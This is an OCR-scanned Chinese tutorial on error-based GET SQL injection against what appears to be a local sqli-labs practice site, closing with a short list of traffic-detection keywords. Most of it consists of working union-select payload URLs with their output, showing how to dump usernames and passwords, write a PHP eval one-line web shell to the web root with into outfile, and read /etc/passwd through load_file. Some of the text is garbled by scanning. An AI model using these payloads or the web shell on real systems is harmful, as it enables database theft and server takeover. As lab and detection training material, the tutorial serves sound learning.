
GET 基于报错的 SQL 注入利用及流量分析

1、 利用 order by 判断字段数。



2、 利用 union select 联合查询,获取表名。

http://192.168.137.218:8088/Less-1/?id=0'UNION SELECT 1,2,3 ---+ 查询出 2, 3 字段

	Welcome Dhakkan Your Login name:2 Your Password:3
マ 中 直看器	② 控制台 □ 调试器 ↑ 网络 {} 样式編輯器 ② 性能 ① 内存 日 存储 † 无障碍环境 龖 应用程序 ● HackBar
Encryption •	Encoding - SQL - XSS - Other -
a Load URL	http://192.168.137.218:8088/Less-1/?id=0' UNION SELECT 1,2,3+
Split URL	
Execute	Post data Referer User Agent Cookies Clear All

http://192.168.137.218:8088/Less-1/?id=0'UNION SELECT 1,user(),database() ---+ 获得用户和数据建库名



还可以看 version 版本



具体开始探测

http://192.168.137.218:8088/Less-1/?id=0' union select 1, group_concat(table_name), 3 from information_schema.tables where table_schema=database() ---+

	Welcome Dhakkan	
	Your Login name:emails,referers,uagents,users	
	Your Password:3	
□ 中 查看器	② 控制台 □ 调试器 ↑ 网络 { } 样式编辑器 ⑦ 性能 ① 内存 □ 存储 🕆 无障碍环境 🎆 应用程序 ● HackBar	
Encryption •	Encoding - SQL - XSS - Other -	Contribu
a Load URL	http://192.168.137.218:8088/Less-1/?id=0' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database	() ++
♣ Split URL		
Execute	Post data Referer User Agent Cookies Clear All	

3、 利用 union select 联合查询,获取字段名。

http://192.168.137.218:8088/Less-1/?id=0' union select 1, group_concat(column_name), 3 from information_schema.columns where table name='users' --+



4、 利用 union select 联合查询,获取字段值

?id=0' union select 1, group_concat (username, 0x3a, password), 3 from users --+



5、 select into outfile 写一句话木马

http://192.168.137.221/Less-1/?id=-1%27%20union%20select%201,%22%3C?php%20eval(\$ POST[%27aa%27]);%20?%3E%22,3%20into%200UTFILE%20%20%27/var/www/html/ma.php%27%20%20--+

192.168.137.221/Less-1/?id=-1' union select 1,"<?php eval(\$ POST['aa']); ?>",3 into OUTFILE%20 '/var/www.

写完之后用菜刀工具连接下

6、 利用 load_file 读敏感文件

http://192.168.137.221/Less-1/?id=-1%27%20union%20select%201, 2, load_f ile(%27/etc/passwd%27)%20%20--+

192.168.137.221/Less-1/?id=-1' union select 1,2,load file('/etc/passwd')%20 ---+

| Welcome Dhakkan Your Login name:2
| Your Password:root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin p:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/sool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid:syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,;/nonexistent:/bin/false

7、 流量分析

流量敏感关键字:

union

select

group_concat

into outfile

load file()

木马流量敏感关键字

<?php @eval(\$_POST["xx"]); ?>

相应 webshell 管理工具流量,比如菜刀流量、冰歇流量、蚁剑流量、哥斯拉的流量